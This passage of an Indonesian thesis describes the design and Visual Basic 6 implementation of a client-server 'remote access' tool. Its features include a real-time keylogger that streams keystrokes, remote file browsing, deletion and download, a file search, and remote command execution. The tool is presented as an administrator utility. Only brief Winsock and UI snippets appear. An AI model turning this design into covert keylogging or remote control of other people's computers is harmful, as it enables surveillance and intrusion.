
1. *Flowchart* aplikasi *Client.*

   *Flowchart* ini menggambarkan suatu aplikai pada sisi *Client* yang merupakan aplikasi yang digunakan untuk meminta informasi sekaligus dapat memberikan perintah kepada aplikasi *server.*




B
KEYBOARD
TIDAK
C
YA
TAMPILKAN FORM
KEYLOGGER
YA
PERMINTAAN LOG FILE KE SERVER
TIDAK
SEND KEYS KE SERVER
TAMPILKAN INFORMASI DARI SERVER
AKHIRI FORM
TIDAK
YA
G
C
FILE TRANSFER
TIDAK
D
YA
TAMPILKAN FORM
PERMINTAAN KE SERVER
REFRESH DATA
TAMPILKAN SELURUH DRIVE PADA SERVER
FILE OPERATION
TIDAK
YA
PERINTAH KE SERVER
AKHIR FORM
TIDAK
YA
G


D
FIND FILES
TIDAK
E
YA
TAMPILKAN FORM
MASUKKAN EKSTENSI FILE
PERMINTAAN KE SERVER
MENUNGGU RESPON DARI SERVER
TAMPILKAN SELURUH FILE PADA SERVER
AKHIRI FORM
TIDAK
YA
G
E
EXECUTE COMMANDS
TIDAK
F
YA
TAMPILKAN FORM
DOS COMMAND
YA
KIRIM PERINTAH
TIDAK
TIDAK
WINDOWS COMMAND
YA
KIRIM PERINTAH
AKHIRI FORM
TIDAK
G





Gambar 3.4. *Flowchart* aplikasi *Client*.


Keterangan : [ ] mekanisme sekuriti model Harrison-ruzzo-ullman


Proses koneksi dilakukan dengan cara membuka port koneksi yang ada dalam komponen *socket* pada aplikasi *client* dan aplikasi *server* sehingga kedua aplikasi dapat saling terhubung. Aplikasi *client* mengirimkan perintah-perintah dan menunggu respon berupa data atau informasi dari komputer *server*.

2. *Flowchart* aplikasi *server*.

*Flowchart* ini menggambarkan suatu aplikasi pada sisi *server* yang merupakan aplikasi yang digunakan untuk menunggu perintah-perintah dari *client* dan menjalankannya sekaligus untuk mengirimkan informasi-informasi atau data-data sesuai dengan permintaan dari aplikasi *client*. Aplikasi *server* berperan langsung untuk menjalankan perintah kepada sistem komputer *host* karena aplikasi inilah yang diakses secara *remote* oleh aplikasi *client*. Aplikasi membuka *port* koneksi ketika ada permintaan aplikasi *client* untuk melakukan koneksi, kemudian aplikasi ini mencocokan *password* yang diinputkan oleh *user* di aplikasi *client*, jika *password* cocok, aplikasi ini kemudian akan berada dalam modus *standby* yang kemudian menunggu perintah-perintah dari aplikasi *client*. Sebaliknya, jika *password* tidak cocok, maka aplikasi ini akan mengirimkan peringatan kepada *user* di aplikasi *client* sampai *password* yang dimasukkan oleh *user* di aplikasi *client* cocok.


START
MENERIMA PENERIMAAN KONEKSI DARI CLIENT
ADA PERMINTAAN KONEKSI
TIDAK
YA
I
APLIKASI STANDBY DAN MENUNGGU INPUT PASSWORD DARI CLIENT
PASSWORD COCOK
TIDAK
YA
ADA INPUT PERINTAH DARI CLIENT
H
PERINTAH COMPUTER INFORMATION
TIDAK
A
YA
AMBIL INFORMASI SISTEM KOMPUTER
KIRIM KE CLIENT
G
A
PERINTAH KEYBOARD
TIDAK
B
YA
PERINTAH KEYLOGGER
TIDAK
APLIKASI STANDBY DAN MENUNGGU KEYS DARI CLIENT
YA
REKAM KETUKAN KEYBOARD KE LOG FILE.TXT
KIRIM HASIL KE CLIENT
G
AMBIL INPUTAN DARI KEYBOARD BERUPA KEYS
G
B
PERMINTAAN FILE TRANSFER
TIDAK
C
YA
AMBIL SELURUH DRIVE KOMPUTER
KIRIM KE CLIENT
PERMINTAAN FILE OPERATION
YA
JALANKAN FILE OPERATION
TIDAK
G
G


C
PERINTAH EXECUTE COMMANDS
TIDAK
D
YA
DOS COMMAND
YA
JALANKAN PERINTAH
TIDAK
G
TIDAK
WINDOWS COMMAND
YA
JALANKAN PERINTAH
G
D
PERINTAH FIND FILES
TIDAK
E
YA
TERIMA EKSTENSI FILE YANG DIMINTA
CARI FILE PADA SELURUH DIREKTORI
KIRIM FILE YANG DITEMUKAN KE APLIKASI CLIENT
G




Gambar 3.5. *Flowchart* aplikasi *Server*.

Keterangan : [ ] mekanisme sekuriti model Harrison-ruzzo-ullman

### 3.2.3 Tabel Access Control List

Tabel ini memperlihatkan operasi-operasi yang dapat dilakukan pada aplikasi *client* maupun aplikasi *server* dengan menggunakan model sekuriti

*Harrison-Ruzzo-Ullman* untuk memberikan *access control list* pada tiap aplikasi tersebut. *Access Control* tersebut diperlukan untuk membatasi hak akses user pada aplikasi tersebut supaya *user* dan *administrator* jaringan mendapatkan hak akses guna masing-masing.

Tabel 3.1 Access Control List

| APLIKASI | OPERASI | | | | |
|---|---|---|---|---|---|
| | FITUR | File Client | Sytem Client | File Server | System Server |
| Aplikasi Server | Read | | | ✓ | ✓ |
| | Write | | | ✓ | ✓ |
| | Delete | | | ✓ | ✓ |
| | Execute | | | ✓ | ✓ |
| Aplikasi Client | Read | ✓ | ✓ | ✓ | ✓ |
| | Write | ✓ | ✓ | ✓ | ✓ |
| | Delete | ✓ | ✓ | ✓ | |
| | Execute | ✓ | ✓ | ✓ | ✓ |

# BAB IV
# IMPLEMENTASI DAN PENGUJIAN SISTEM

## 4.1. Implementasi Sistem.

Implementasi dilakukan dengan menerapkan hasil desain yang telah dibuat ke dalam bahasa pemrograman (*Coding*) Microsoft Visual Basic 6, sehingga prosedur-prosedur yang telah dibuat dapat dimengerti oleh mesin sehingga menghasilkan keluaran seperti yang diharapkan. Berikut ini adalah perlengkapan yang digunakan dalam implementasi sistem :

Tabel 4.1. Spesifikasi perlengkapan implementasi.

| NO | Perlengkapan | Spesifikasi | Keterangan |
|---|---|---|---|
| 1 | Software | Sistem Operasi | Windows XP Service Pack 2 |
| | | Bahasa Pemrograman | Microsoft Visual Basic 6 |
| 2 | Personal Komputer | Processor | Intel Centrino M 1,73 GHz |
| | | Memori | 2 GB DDR2 |
| | | Hardisk | 80 GB |

Aplikasi *Remote Access* merupakan hasil implementasi yang telah dilakukan, berikut ini penjelasan bagian-bagian dari aplikasi *Remote Access* tersebut yang dibagi kedalam 2 aplikasi yaitu *Client* dan *Server*:

### 4.1.1. Aplikasi Remote Access.


#### 4.1.1.1. Aplikasi Client.

Aplikasi *Client* dihasilkan sebagai aplikasi yang dapat mengontrol aplikasi *Server* dengan menggunkan bahasa pemrograman Microsoft Visual Basic 6. Pengontrolan tersebut dilakukan dengan

mekanisme membuka suatu *port* koneksi. Untuk melakukan mekanisme tersebut digunakan sebuah modul dari komponen *Socket* yang tersedia dalam *Visual Basic 6*, komponen tersebut adalah *WinSock 6.0*  . Berikut ini adalah implementasi mekanisme tersebut kedalam *Visual Basic 6* :

1. Form Utama

   Berikut ini adalah tampilan *form* ketika aplikasi dibuka, untuk selanjutnya, terdapat *textbox* yang digunakan untuk memasukkan *IP Adress* dari komputer *host* atau komputer dimana aplikasi *server* telah terinstal. *Port* yang digunakan untuk berkomunikasi adalah melalui *port* 40131. Setelah semua terisi, kemudian *click* tombol Connect




Gambar 4.1 Form Utama

2. Form Password

Setelah koneksi terjadi, selanjutnya akan muncul *form password. Form* ini berfungsi sebagai pengamanan awal terhadap aplikasi *Client* ini, jadi hanya administrator saja yang berhak untuk mengetahui *password*-nya sehingga dapat menjalankan aplikasi ini.


Gambar 4.2 Form Password

3. Menghubungkan Client dengan Server

Untuk menghubungkan komputer *client* dengan *server*, digunakan komponen berupa *Winsock* dengan menggunakan properti-properti antara lain *IP Address, Port* dan *Host.*

```
' Protokol yang digunakan
WinSockClient.Protocol = sckUDPProtocol
'Alamat remote hostname
WinSockClient.RemoteHost = CmbIPAddress.Text
'Remote port
WinSockClient.RemotePort = nPort + 1
```

4. Mendapatkan alamat IP pada ComboBox.

Untuk mendapatkan alamat IP pada ComboBox, berikut ini adalah prosedur yang digunakan:

```
'Mencari Alamat IP pada ComboBox
    For iList = 0 To CmbIPAddress.ListCount - 1
        If CmbIPAddress.List(iList) = CmbIPAddress.Text Then
```

```
            FoundIt = True
            Exit For
        End If
    Next IList
    If Not FoundIt And IConnected = True Then CmbIPAddress.AddItem
CmbIPAddress.Text
LabelStatus.Caption = "Connected"
  Else
    WinSockClient.Close
    LabelStatus.Caption = "Disconnect"
    MeIConnectDisconnect.Caption = "Connect"
    VariabelControl
    Exit Sub
  End If
```

Kemudian IP yang didapatkan sesuai dengan kelas dari IP tersebut, pembagian *range* dari setiap kelas berdasarkan tabel berikut :

Tabel 4.2. *Range* IP jaringan lokal.

| NO | KELAS | RANGE KELAS | RANGE IP |
|---|---|---|---|
| 1 | A | 1 – 126 | A.0.0.1 - A.255.255.254 |
| 2 | Localhost | 127 | - |
| 3 | B | 128 – 191 | B.B.0.1 - B.B.255.254 |
| 4 | C | 192 - 223 | C.C.C.1 - C.C.C. 254 |

Kelas D dan E tidak diimplementasikan dalam *coding* karena kelas tersebut tidak bisa digunakan jaringan umum (hanya digunakan untuk jaringan militer dan riset).

5. Menu Computer Information.

Menu ini digunakan untuk melihat informasi komputer *host* yang telah terkoneksi. Adapun informasi-informasi yang dapat ditampilkan pada form ini antara lain jenis *file* yang dieksekusi, Sistem operasi yang sedang digunakan, waktu pada sistem komputer *host, port* yang digunakan untuk berkomunikasi dengan komputer *host, username* dan *computer name* serta *drive* dan juga tipe dari *drive* yang terpasang pada komputer *host*. Pada *form* aplikasi ini berjalan dengan memanfaatkan *Windows API* yaitu kumpulan *Library* yang ada pada sistem operasi *Windows*. Aplikasi *client* ini meminta informasi yang dibutuhkan ke aplikasi *server* yang kemudian akan ditampilkan pada *form* ini.



Gambar 4.3 Menu Computer Information

```
' Menyediakan Frame Untuk Menampilakan Informasi
For nFrame = 1 To MAX_FRAME
    Frames(nFrame).Visible = False
    Frames(nFrame).Tag = False
Next

nFrame = 1

Frames(1).Tag = True
Frames_Click 1

cTitle = "ClienT - ICQ UIN: 67607970"

VarControl
```

6. Menu Keyboard

Menu ini digunakan untuk merekam ketukan *keyboard* komputer *host* dan menampilkannya secara *realtime* serta digunakan juga untuk mengirimkan karakter ataupun *keys* yang ada pada *keyboard* ke komputer *host*. Menu ini bekerja dengan mekanisme memanfaatkan kode-kode ASCII baik untuk menterjemahkan karakter ke dalam kode ASCII maupun kode ASCII ke bentuk karakter. Untuk submenu *keylogger* sendiri, tiap karakter yang terekam kemudian dikirimkan langsung ke komputer *Client* sehingga ketikan yang terekam dapat ditampilkan secara *realtime*. Sedangkan submenu *Sendkeys* merupakan *form* yang merupakan kebalikan dari *keylogger* itu sendiri. Jadi *keyboard* komputer *client* mengirimkan karakter kepada komputer *host*.

a. Tampilan Menu Form Keyboard





Gambar 4.4 Form Keyboard

b. Tampilan submenu Keylogger


Gambar 4.5 Submenu Keylogger

c. SubMenu Send Keys




Gambar 4.6 Submenu Send Keys


7. Menu File Transfer

Menu ini digunakan untuk membaca *drive-drive* yang terdapat pada komputer *host*. Selain itu digunakan untuk menjalankan suatu *file* yang ada pada *drive* tersebut, melihat ukuran dari *file* tersebut, melakukan penghapusan *file*, dan melakukan *download file* dari komputer *host*.


Gambar 4.7 Menu File Transfer

8. Menu Find Files

Menu ini digunakan untuk mencari file pada komputer host dengan memasukkan suatu ekstensi dari file tersebut yang akan dicari. Kemudian akan ditampilkan hasil dari pencarian file tersebut. Mekanisme yang digunakan adalah mengirimkan *request* akan ekstensi dari suatu file yang akan dicari pada komputer *host* yang kemudian komputer *host* mengirimkan kembali ke komputer *administrator*.




Gambar 4.8 Menu Find Files

9. Menu Execute Commands

Menu ini digunakan untuk mengeksekusi perintah-perintah baik itu merupakan perintah dalam modus DOS misalkan saja *telnet, netsend, ping* dan sebagainya ataupun perintah yang dikenal dalam sistem operasi *Windows*. Jadi dalam menu ini terdapat dua inputan perintah yaitu *DOS Command* dan *Windows Command*

